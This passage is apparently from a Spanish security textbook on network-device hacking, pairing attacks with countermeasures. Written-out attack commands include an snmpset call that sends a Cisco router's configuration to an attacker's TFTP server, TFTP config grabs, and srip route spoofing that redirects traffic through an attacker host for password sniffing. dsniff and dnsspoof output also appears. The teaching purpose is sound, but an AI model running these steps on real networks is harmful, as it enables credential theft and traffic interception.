VTP puede causar más problemas de los que resuelve; se recomienda que asigne una contraseña y establezca el modo vtp de manera transparente, como se muestra a continuación:

```
Router(config)# vtp domain <vtp.domain> password <contrasena>
Router(config)# vtp mode transparent
```

Capa 3 de OSI

Al igual que con casi todo el equipo de sistema, debe existir una lista de seguridad antes de que cualquier equipo se conecte. Se recomienda la plantilla IOS segura (http://www.cymru.com/Documents/secure-ios-template.html), de Rob Thomas.

Protocolo Internet versión 4 (IPv4)

El protocolo Internet versión 4 no tiene medidas de seguridad integradas. Casi todo el tráfico de Internet depende de IPv4 y está en riesgo. Una buena estrategia a este conocimiento es la falta de seguridad y planeación. Asigne tiempo a la implementación de algún tipo de línea de defensa. Las medidas de seguridad confiables no se encuentran "tal como se compra" el equipo.

Predicción de número de secuencia TCP

Se envía un paquete SYN para iniciar cada sesión TCP. El primer paquete SYN contiene un número inicial aleatorio llamado *número de secuencia*. Cada paquete de la sesión TCP sigue en "secuencia", aumentando de uno en uno. Si un host recibe un paquete en un puerto e IP origen correcto, revisa el número de secuencia. Si este número coincide, el paquete y los datos son confiables. Es posible adivinar este número de secuencia con algunas versiones IOS viejas. A partir de IOS 12.0(15) y 12.1(7), este problema se ha resuelto. Si puede adivinarse el número de secuencia,

es fácil inyectar paquetes de engaño, llevando a puesta en peligro de los datos, negación de servicio o secuestro de sesión.

IP versión 6 (IPv6) o IP: siguiente generación (IPng)

IPv6 es el reemplazo de IPv4, sobre todo debido a su falta de soporte de espacio de direccionamiento IPv4. IPv6 usa una dirección IP de 128 bits echa por ocho enteros de 16 bits, separados por dos puntos. Aquí se muestra un ejemplo de dirección:

```
ABCD:EF01:2345:6789:0123:4567:8FF1:2345
```

IPv6 contiene muchas características nuevas, como seguridad nativa. Muchos VPN de alta seguridad hacen uso de IPSec Encryption framework (RFC 2401). Con IPv6, todo el tráfico se asegura a este alto estándar con IPSec de IPv6. Pueden utilizarse dos métodos de cifrado diferentes. El modo de entunelamiento cifra todo el paquete IP, los datos de protocolo y la carga de trabajo. El modo de transporte sólo cifra la capa de transporte (es decir, TCP, UDP e ICMP). Cualquiera de estos métodos debe ser un reemplazo confiable de IPv4. No es difícil conocer IPv6. Véase http://www.6bone.net para obtener más información.

A medida que son cada vez más los vendedores que desarrollan IPv6 y más los clientes que lo adoptan, esto planteará nuevos riesgos, al igual que sus predecesores.

tcpdump

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*8*
Evaluación del riesgo:	***8***

tcpdump es uno de los olfateadotes más populares de tráfico de red. Puede usarse para imprimir encabezados de paquetes o para ver encabezados exactos de tráfico de red y todo. Use esta herramienta para rastrear problemas de red, detectar "ataques de ping" o monitorear actividad de red.

Aquí puede ver la salida de tcpdump desplegando una sesión SSH entre el cliente y el servidor:

```
root@server:/# tcpdump -c 2
20:33:06.635019 server.ssh > client.58176: P 2280871205:2280871225(20)
ack
2027404582 win 16060 (DF) [tos 0x10] (ttl 64, id 15592, len 60)
20:30:06.640567 server.ssh > client.58176: P 20:304(284) ack 1 win 16060
(DF)
[tos 0x10] (ttl 64, id 15595, len 324)
root@server:/#
```

Cuando se usa la expresión `-X`, todo el tráfico de red también se despliega en formato hex y ASCCI, incluidos los encabezados IP y TCP:

```
root@server:/# tcpdump -vvv -X -c 2
tcpdump: listening on eth0
```

```
20:33:06.635019 ns1.ejemplo.com.ssh > 192.168-0-26.gen.ejemplo.com.58176: P
2280871205:2280871225(20) ack 2027404582 win 16060 (DF) [tos 0x10]
(ttl 64, id 15592, len 60)
0x0000  4510  003C  3Ce8  4000  4006  42bf  d829  a001  E..<<.@.@.B..)..
0x0010  42C0  001a  0016  e340  87f3  5525  78d7  bd26  B......@..U%x..&
0x0020  5018  3ebc  f3f6  0000  0000  000b  cdc7  89db  P.>.............
0x0030  le0b  5973  ce81                                ..Ys..
20:33:06.640567 ns1.ejemplo.com.ssh > 192-168-0-26.gen.ejemplo.com.58176: P
20:304(284)
ack 1 win 16060 (DF) [tos 0x10] (ttl 64, id 15595, len 324)
0x0000  4510  0144  3Ceb  4000  4006  41b4  d829  a001  E..D<.@.@.A..)..
0x0010  42C0  001a  0016  e340  87f3  5539  78d7  bd26  B......@..U9x..&
0x0020  5018  3ebc  a4d9  0000  0000  0110  6130  f24a  P.>.........a0.J
0x0030  d307  8b11  8a16                                ......
root@server:/ #
```

Medidas para contrarrestar la escucha silenciosa/olfateo

La forma clásica de mitigar los ataques de escucha en silencio de la red es la segmentación, ya sea física (por un equipo separado, una infraestructura conmutada, etc.) o lógica (al usar controles basados en software como firewalls o VLAN). Por supuesto, como analizamos en "Medidas para contrarrestar el redireccionamiento ARP", existen formas de evitar algunos tipos de segmentación, como conmutación Ethernet. Esté al pendiente de estas técnicas y no dependa de tecnologías que se ponen en peligro rápidamente en conexiones clave dentro de su arquitectura de seguridad de red.

Para contar con una seguridad rígida, tal vez el cifrado sea la forma más efectiva de limitar el acceso a información que atraviesa la red. Por lo general, el cifrado se realiza ya sea en el nivel de infraestructura, al usar tecnología como IPSec, o de forma más fina dentro de la propia aplicación al usar seguridad de capa segura de conexiones/capa de transporte (SSL/TLS, Secure Sockets Layer/Transport Layer security). Las herramientas para escuchar en silencio y olfatear como tcpdum (y muchas otras que analizaremos más adelante) son simplemente incapaces de hacer su trabajo sucio si no pueden recibir o asimilar paquetes con información jugosa.

dsniff

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

Por supuesto, el uso de tcpdum es adecuado para detectar el medio en que está, pero ¿qué pasa si desea obtener realmente la joya de la corona del mundo computacional: las contraseñas? Puede comprar un paquete de software colosal como Sniffer Pro para Windows, de NetScout, o usar una herramienta gratuita como Snort; sin embargo, por mucho la mejor solución es ver un producto escrito por Dug Song (http://naughty.monkey.org/~dugsong/dsniff). Ha desarrollado una de las herramientas de olfateo de contraseñas e intercepción de datos disponible más compleja: dsniff.

Son muchas las aplicaciones que emplean contraseñas y contenido en texto simple, y vale la pena memorizarlas: FTP, telnet, POP, SNMP, HTTP, NNTP, ICQ, IRC, archivos compartidos, conectores, sistema de archivos de red (NFS), mountd, rlogin, IMAP, AIM, X11, CVS, Citrix IC, pcAnywhere, Network General Sniffer, Microsoft SMB y Oracle SQL*Net, por nombrar algunos. Casi todas las aplicaciones mencionadas usan nombres de usuario y contraseñas en texto simple, o emplean alguna forma de cifrado, codificación u ofuscación débil que puede vencerse fácilmente. Aquí es donde dsniff brilla.

Es posible el engaño ARP en un segmento Ethernet compartido o conmutado con la herramienta dsniff. Con dsniff un atacante puede escuchar el tráfico que se envía a través del cable. El puerto Win32 de dsniff está disponible a partir de Michael Davis (http://www.datanerds.net/~mike/dsniff.html). Sin embargo, para Windows necesita usar winpcap NDIS shim, que se ha vuelto muy estable con los años y no debe tener problemas. Winpcap puede descargarse de http://www.winpcap.org/.

En Linux la ejecución de dsniff expondría cualquier texto simple o contraseñas débiles en el cable y en un formato legible sencillo:

```
[root@hackerbox dsniff-1.8] dsniff
----------
05/21/00 10:49:10 brett -> bigserver (ftp)
USER brettp
PASS Colorado

----------
05/21/00 10:53:22 ggf -> epierce (telnet)
epierce
kaze

----------
05/21/00 11:01211 niuhi -> core.lax (snmp)
[version 1]
d4yj4y
```

Además de la herramienta de olfateo de contraseña dsniff, el paquete incluye un conjunto de herramientas que vale la pena revisar, como mailsnarf y webspy. La primera es una aplicación ingeniosa que volverá a ensamblar todos los paquetes de correo electrónico en el cable y desplegará el contenido completo de un mensaje en la pantalla, como si usted lo hubiera escrito. webspy es una estupenda utilería cuando quiere revisar si sus empleados están navegando en la Web, porque actualiza dinámicamente su explorador con las páginas Web que ve un individuo específico. Aquí se muestra un ejemplo de mailsnarf:

```
[root]# mailsnarf
From root@hackingexposed.com Mon May 29 23:19:10 2000
Message-ID: 001701bfca02$790cca90$6433a8c0@foobar.com
Reply-To: "Stuart McClure" root@hackingexposed.com
```

```
De: "Stuart McClure" root@hackingexposed.com
To: "Jorge Pineda" jorge@hackingexposed.com
References: 002201bfc729$7d7ffe70$ab8d0b18@JOC
Subject: Re: Luces por favor
Date: Mon, 29 May 2000 23:44:15 -0700
MIME-Version: 1.0
Content-Type: multipart/alternative;

Boundary="--=_NextPart_000_0014_01BFC9C7.CC970F30"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6600

This is a multi-part message in MIME format.

---=_NextPart_000_0014_01BFC9C7.CC970F30
Content-Type: text/plain;

charset="iso-8859-1"

Content-Transfer-Encoding: quoted-printable
Jorge,

¿Cómo va todo?

-Stu
```

`webmitm` es una nueva y poderosa característica de dsniff. Con webmitm se puede interceptar y falsificar el tráfico SSL/SSH. Obviamente, este ataque avisa a los usuarios Web debido al certificado SSL falsificado, aunque con una inspección más cercana el nombre del remitente parecerá correcto. Sólo un usuario con ojo entrenado notaría la diferencia.

`dnsspoff` es una característica poderosa de dsniff. Intercepta búsquedas DNS y responde con la dirección IP configurable. En este caso, el atacante usó 31.3.3.7:

```
C:\>ping www.hackingexposed.com

Pinging www.hackingexposed.com [10.3.3.7] with 32 bytes of data:
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
Reply from 10.3.3.7: bytes=32 time<10ms TTL=249
```

PRECAUCIÓN Aunque leer el correo de sus vecinos puede resultar divertido, suele ser ilegal. No aplique esta técnica a menos que tenga la autorización explícita de su compañía.

Medidas para contrarrestar dsniff

La medida tradicional contra husmear contraseñas en texto simple siempre ha sido cambiar sus medios compartidos de Ethernet a medios conmutados. Sin embargo, los conmutadores no fortalecidos casi no proporcionan protección alguna para evitar los ataques de olfateo. Así que asegure sus conmutadores ante los ataques de olfateo.

La mejor medida para contrarrestar dniff consiste en emplear algún tipo de cifrado para todo su tráfico. Use un producto como SSH para entunelar todo el tráfico normal a través de un sistema SSH antes de enviarlo en texto simple (o use un túnel basado en IPSec para realizar el cifrado de servidor a servidor para todo su tráfico).

Ettercap

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*8*
Evaluación del riesgo:	***8***

Descrita como la mejor herramienta de manipulación de tráfico disponible, Ettercap (http://ettercap.sourceforge.net) permite olfateo de paquetes y manipulación (aun para el hacker principiante). Ettercap puede realizar olfateo dúplex completo e inserción perfecta de datos (todo con el poder de una interfaz gráfica). Esta herramienta debe estar en la lista de los diez enemigos más buscados por los administradores de red.

Medidas para contrarrestar Ettercap

Debido a que Ettercap es, sobre todo, una herramienta de escucha en silencio/olfateo, las mismas medidas para contrarrestar aplican a las analizadas en "Medidas para contrarrestar la escucha silenciosa/olfateo", en páginas anteriores de este capítulo.

Malas configuraciones

Las malas configuraciones simples son la principal causa de vulnerabilidades. El software fortalecido, el cifrado y las contraseñas fuertes son inútiles cuando se abre un hueco virtual debido a un descuido de seguridad básico.

Lectura/escritura de MIB

Popularidad:	*2*
Simplicidad:	*8*
Impacto:	*9*
Evaluación del riesgo:	***6***

Aunque muchos MBI de Cisco han remediado esta vulnerabilidad, dejamos esta técnica en cada una de las ediciones de este libro porque es brillante y no puede olvidarse. Casi todos los dispositivos de red tienen soporte para lectura/escritura de MIB que permite a cualquier persona que tenga el nombre de comunidad descargar el archivo de configuración del enrutador o conmutador por medio de TFTP. En el caso de Cisco, a esto se le denomina OLD-CISCO-SYS-MIB. También, debido a que la contraseña de Cisco suele cifrarse en este archivo con un algoritmo de cifrado débil mediante un cifrador XOR (o algunas veces ni siquiera se cifra), los atacantes pueden descifrarlo fácilmente y usarlo para volver a configurar el enrutador o conmutador.

Para descubrir si los enrutadores de Cisco son vulnerables, puede realizar la revisión usted mismo. Con IP Network Browser de Solaris Wind (http://www.solarwinds.net), inserte un nombre de comunidad lectura/escritura SNMP y active un escaneo del dispositivo o red que desee. Una vez que la revisión esté completa, verá cada dispositivo y árbol de información SNMP disponible (figura 7-4).




Figura 7-4 IP Network Browser, de Solar Wind, usa una interfaz limpia para desplegar todos los dispositivos de cadena adivinados.




Figura 7-5 Cisco Config Viewer, de SolarisWind, permite la descarga sencilla del archivo de configuración de Cisco una vez que se conoce la cadena de comunidad lectura/escritura.

Una vez que el dispositivo seleccionado responde y obtiene hojas de su árbol, seleccione Nodes | View Config File en la barra de menú. Esto iniciará su servidor TFTP, y si el enrutador es vulnerable, comenzará a recibir el archivo de configuración de Cisco, como se muestra en la figura 7-5.

Una vez que ha descargado el archivo de configuración, puede descifrar la contraseña con sólo hacer clic en el botón Decrypt Password, de la barra de herramientas, como se muestra en la figura 7-6.

Para revisar si su dispositivo es vulnerable sin explotarlo realmente, también puede buscar en Web ftp://ftp.cisco.com/pub/mibs/supportlists. Encuentre su dispositivo y extraiga su archivo supportlist.txt. Aquí puede buscar el MIB en cuestión, OLD-CISCO-SYS-MIB. Si está en la lista, tal vez sea vulnerable.




Figura 7-6 Resulta trivial descifrar las contraseñas de Cisco dentro del archivo de configuración con el descifrador de contraseñas Cisco Config Viewer, de SolarWind.

En UNIX puede extraer los archivos de configuración de Cisco con un solo comando. Una vez que ha configurado la cadena lectura/escritura para un dispositivo (10.11.12.13) y está ejecutando un servidor TFTP en su equipo (192.168.200.20, por ejemplo), puede enviar lo siguiente:

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.9.2.1.55.192.168.200.20 s config.file
```

Dos componentes del archivo de configuración de Cisco muy deseables para el hacker malicioso son la contraseña de habilitación y la autentificación telnet. Ambas contraseñas cifradas de Cisco se almacenan en el archivo de configuración. Como pronto aprenderá, su descripción es muy trivial. La siguiente línea es la contraseña de habilitación cifrada:

```
enable password 7 08204E
```

Y las siguientes líneas son de la contraseña de autentificación telnet:

```
line vty 0 4
password 7  08204E
login
```

Medidas para contrarrestar la escritura de Net MIB para Cisco

Detección La técnica más sencilla para detectar solicitudes SNMP para escribir MIB de red consiste en implementar syslog, que registra cada solicitud. En primer lugar, necesita configurar el daemon syslog en el sistema UNIX o NT de destino. Después debe configurar syslog para que ocurra el registro. En el caso de Cisco, puede hacer esto con el siguiente comando:

```
loggin 196.254.92.83
```

Prevención Para evitar que un atacante se aproveche de este MIB viejo, puede dar cualquiera de estos pasos:

- Use una lista de control de acceso para restringir el uso de SNMP a la máquina únicamente desde hosts o redes aprobados. En los dispositivos Cisco puede usar algo como esto:

  ```
  access-list 101 permit udp 172.29.11.0 0.255.255.255 any eq 161 log
  ```

- Permita capacidad SNMP de sólo lectura y especifique la lista de acceso que habrá de usarse. En los dispositivos de Cisco puede establecer esto con el comando siguiente:

  ```
  snmp-server community <nombre de comunidad difícil> RO 101
  ```

- Desactive SNMP en dispositivos de Cisco con el siguiente comando:

  ```
  no snmp-server
  ```

Cifrado débil de Cisco

Popularidad:	*9*
Simplicidad:	*10*
Impacto:	*10*
Evaluación del riesgo:	***10***

Los dispositivos de Cisco han empleado por algún tiempo un algoritmo de cifrado débil para almacenar las contraseñas en vty y habilitación de acceso. Las contraseñas se almacenan en

el archivo de configuración para el dispositivo (`show config`), y pueden romperse fácilmente y sin esfuerzo. Para saber si sus enrutadores son vulnerables, puede ver su archivo de configuración con el siguiente comando:

```
show config
```

Si ve algo como lo siguiente, que no inicia con el carácter de signo de moneda ($), su contraseña habilitada puede descifrarse fácilmente de esta manera:

```
enable password 7 08204E
```

Por otra parte, si ve algo como lo siguiente en su archivo de configuración, su contraseña de habilitación no es vulnerable (aunque las contraseñas no cifradas todavía lo son):

```
enable secret 5 $1$.pUt$w8jwdabc5nHkj1IFWcDav.
```

Lo anterior muestra los resultados obtenidos por un administrador de Cisco inteligente que usa el comando `enable secret`, y el algoritmo MD5 para hacer un hash de la contraseña en vez del comando `enable password`, que usa un algoritmo débil. Sin embargo, hasta donde sabemos, el cifrado de contraseña MD5 sólo está disponible para contraseña de habilitación y no para las otras contraseñas del sistema, como el inicio de sesión vty:

```
line vty 0 4
password 7 08204E
login
```

El algoritmo débil utilizado es un simple cifrador XOR basado en un valor de sal (o *semilla*) consistente. Las contraseñas cifradas de Cisco se componen de hasta 11 caracteres alfanuméricos sensibles a mayúsculas y minúsculas. Los primeros dos bytes de la contraseña son un decimal aleatorio de 0x0 a 0xF. Los bytes restantes son la contraseña cifrada junto con la opción XOR de un bloque de caracteres conocidos. Aquí se muestra un ejemplo:

```
dsf;kfoA,.iyewrkldJKDHSUB
```

Existen varios programas en Internet para descifrar esta contraseña; sólo busque en línea con su motor de búsquedas de Internet favorito y encontrará muchos de éstos.

Medidas para contrarrestar el descifrado de contraseña de Cisco

La solución al cifrado débil de contraseñas de habilitación consiste en usar el comando `enable secret` cuando se cambien contraseñas. Este comando establece contraseñas de habilitación al usar un algoritmo de hash MD5, que no tiene técnica conocida de descifrado. Por desgracia, no conocemos mecanismos para aplicar el algoritmo MD5 a otras contraseñas de Cisco, como las vty.

Descargas de TFTP

Popularidad:	*9*
Simplicidad:	*6*
Impacto:	*9*
Evaluación del riesgo:	***8***

Casi todos los enrutadores dan soporte al uso del protocolo trivial de transferencia de archivos (TFTP, Trivial File Transfer Protocol). Se trata de un mecanismo de transferencia de archivos basado en UDP, utilizado para respaldar y restablecer archivos de configuración, y se ejecuta en el puerto 69 de UDP. Por supuesto, para detectar este servicio en ejecución en sus dispositivos basta con usar nmap:

```
[root@feliz] nmap -sU -p69 -nvv destino
```

Explotar TFTP para descargar los archivos de configuración suele ser trivial, sobre todo si los administradores de red tienen nombres de archivo de configuración comunes. Por ejemplo, al hacer una búsqueda DNS en reversa en un dispositivo que tenemos en nuestra red (192.168.0.1), vemos que su nombre DNS es "lax-serial-rtr". Ahora basta con tratar de descargar el archivo .cfg con los siguientes comandos, al usar el nombre DNS como nombre de archivo de configuración:

```
[root@feliz] tftp
> connect 192.168.0.1
> get lax-serial-rtr.cfg
> quit
```

Si su enrutador es vulnerable, puede buscar ahora su directorio actual para el archivo de configuración (lax-serial-rtr.cfg) en el enrutador. Esto contendrá principalmente todos los nombres de comunidad SNMP, junto con cualquier lista de control de acceso. Para conocer más información acerca de la manera en que funciona TFTP en dispositivos Cisco, revise la sección de archivo de Cisco del Packet Storm en http://packetstormsecurity.org/cisco/Cisco-Conf-0.08.readme.

Medidas para contrarrestar TFTP

Para deshabilitar la vulnerabilidad TFTP, puede realizar cualquiera de las siguientes compostu-ras:

- **Deshabilite el acceso TFTP** El comando para deshabilitar TFTP dependerá de un tipo de enrutador particular. Asegúrese de revisar primero la documentación del producto. Para la familia Cisco 7000, pruebe:

  ```
  no tftp-server flash <<dispositivo:nombredearchivo>>
  ```

- **Habilite un filtro para prohibir el acceso TFTP** En enrutadores de Cisco, algo como lo siguiente funcionará bien:

  ```
  access-list 101 deny udp any any eq 69 log ! Block tftp access
  ```

Hackeo del protocolo de enrutamiento

En todo este capítulo se ha cubierto poco el tema de la puesta en peligro de la red. En esta sección se analizarán los protocolos de enrutamiento. Algunas técnicas de ataque son teóricas, pero debe presumirse que son una amenaza posible. El riesgo asociado con manipulación de datos, ataques de intermediario, ataques DoS y olfateo de paquete es más que una posibilidad como para ignorarlo. Los protocolos de enrutamiento son objetivos muy ventajosos porque controlan los datos y su flujo.

Debido a que todos los ataques de esta sección tratan con protocolos de enrutamiento, proporcionaremos un solo análisis de medida para contrarrestar, al final de esta sección, en lugar de tratarlos de manera individual para cada uno de los siguientes ataques (como es tradicional).

Engaño de RIP

Popularidad:	*4*
Simplicidad:	*4*
Impacto:	*10*
Evaluación del riesgo:	***6***

Una vez que se identifican los dispositivos de enrutamiento en su red, los atacantes más sofisticados buscarán los enrutadores que den soporte al protocolo de información de enrutamiento (RIP, Routing Information Protocol) v1 (RFC 1058) o RIP v2 (RFC 1723). ¿Por qué? Porque es fácil engañar a RIP:

1. RIP está basado en UDP (puerto 520/UDP) y, por lo tanto, no tiene conexiones, así que aceptará con gusto cualquier paquete, a pesar de que nunca se haya enviado un paquete original.
2. RIP v1 no tiene mecanismo de autentificación, lo que permite que cualquiera envíe un paquete a un enrutador RIP y haga que lo recoja.
3. RIP v2 tiene una forma rudimentaria de autentificación, permitiendo una contraseña en texto simple de 16 bytes, pero como ha aprendido hasta ahora, por supuesto que es posible olfatear las contraseñas de texto simple.

Como resultado, un atacante puede enviar fácilmente paquetes a un enrutador RIP, indicándole que envíe paquetes a una red o un sistema no autorizado en lugar de un sistema deseado. Aquí se muestra cómo funcionan los ataques:

1. Identifique el enrutador RIP que desea atacar al hacer un escaneo de puerto para UDP puerto 520.
2. Determine la tabla de enrutamiento:
   - Si está en el mismo segmento de red que el enrutador y puede capturar tráfico, basta con escuchar transmisiones RIP que anuncian sus entradas de enrutamiento (en el caso de un enrutador RIP activo), o pedir que los enrutadores se envíen (en el caso de un enrutador RIP pasivo o activo).

- Si está en un lugar remoto o no puede capturar paquetes en el cable, use `rprobe` de Humble. Con rprobe en una ventana, puede preguntar al enrutador RIP qué rutas están disponibles:

```
[root#] rprobe -v 192.168.51.102
Sending packet.
Sent 24 bytes.
```

Con tcpdump (o su software de captura de paquetes favorito) en otra ventana, puede leer la respuesta del enrutador:

```
        -------------RIP Header ------------
Routing data frame 1
      Address family identifier = 2 (IP)
      IP address = [10.42.33.0]
      Metric            = 3

Routing data frame 2
      Address family identifier = 2 (IP)
      IP address = [10.45.33.0]
      Metric            = 3

Routing data frame 2
      Address family identifier = 2 (IP)
      IP address = [10.45.33.0]
      Metric            = 1
 ----------------------------------------------
```

Observe que esta salida recortada de Sniffer Pro, de NetScout, puede diferir de su salida, dependiendo del analizador de paquetes.

3. Determine el mejor curso de ataque. El tipo de ataque sólo está limitado por la creatividad del atacante, pero en este ejemplo queremos redirigir todo el tráfico a un sistema particular, a través de nuestro propio sistema, para escuchar todo el tráfico y, tal vez, obtener contraseñas confidenciales. Por lo tanto, queremos agregar la siguiente ruta al enrutador RIP (192.168.51.102):

Dirección de red IP	= [10.45.33.0]
Máscara de red	= 255.255.255.255
Puerta de enlace	= 172.16.41.200
Métrica	= 1

4. Agregue la ruta. Al usar srip, de Humble, podemos falsificar un paquete RIP v1 o v2 para agregar a nuestra ruta estática anterior:

```
[root#] srip -2 -n 255.255.255.255 172.16.41.200 192.168.51.102
10.45.33.10 1
```

5. Ahora todos los paquetes destinados a 10.45.33.1 (que puede ser cualquier servidor sensible con contraseñas olfateables) se redirigirá a nuestro sistema de ataque

(172.16.41.200) para más reenvíos. Por supuesto, antes de que ocurra cualquier reenvío en nuestro sistema, necesitamos usar fragrouter o reenvío IP en el nivel de kernel para enviar el tráfico normalmente:

Fragrouter:

```
[root#] ./fragrouter -B1
```

Reenvío de IP a nivel kernel:

```
[root#] vi /proc/sys/net/ipv4/ip_forward (change 0 to 1)
```

6. Configure su analizador de paquetes de Linux (como dsniff) y vea pasar los nombres de usuario y contraseñas confidenciales.

Para conocer más información acerca del engaño de RIP y otros ataques de nivel de enrutamiento, revise la publicación sobre el tema por Curt Wilson en http://www.blackroute.net/papers/attack/protocol_level.htm.

Como se muestra en la figura 7-7, el tráfico normal de DIANA puede volver a enrutarse fácilmente a través del sistema del atacante (PABLO) antes de comenzar a enviar a su objetivo original (FEDERICO).

Protocolo de enrutamiento de puerta de enlace interior (IGRP)

Popularidad:	*3*
Simplicidad:	*3*
Impacto:	*2*
Evaluación del riesgo:	***3***

FX, el desarrollador de IRPAS, envió un ejemplo de escaneo AS con la nueva versión (no publicada) de "ass" (versión 2.14), que muestra cómo la información de ass (AS#10 y otros datos) fue utilizada con IGRP (Interior Gateway Routing Protocol) para insertar una ruta de engaño a 222.222.222.0/24. De acuerdo con FX, IGRP no se utiliza mucho, pero el ejemplo es realmente interesante. Por lo tanto, con riesgo de estar un poco fuera de formato con el resto del capítulo, sus resultados se incluyen aquí:

```
test# ./ass -mA -i eth0 -D 192.168.1.10 -b15 -v
ASS [Autonomous System Scanner] $Revision: 2.14 $
        (c) 2k FX <fx@phenoelit.de>
        Phenoelit (http://www.phenoelit.de)
No protocols selected; scanning all
Running scan with:
        interface eth0
        Autonomous systems 0 to 15
       delay is 1
       in ACTIVE mode
Building target list ...
192.168.1.10 is alive
Scanning ...
Scanning IGRP on 192.168.1.10
Scanning IRDP on 192.168.1.10
```

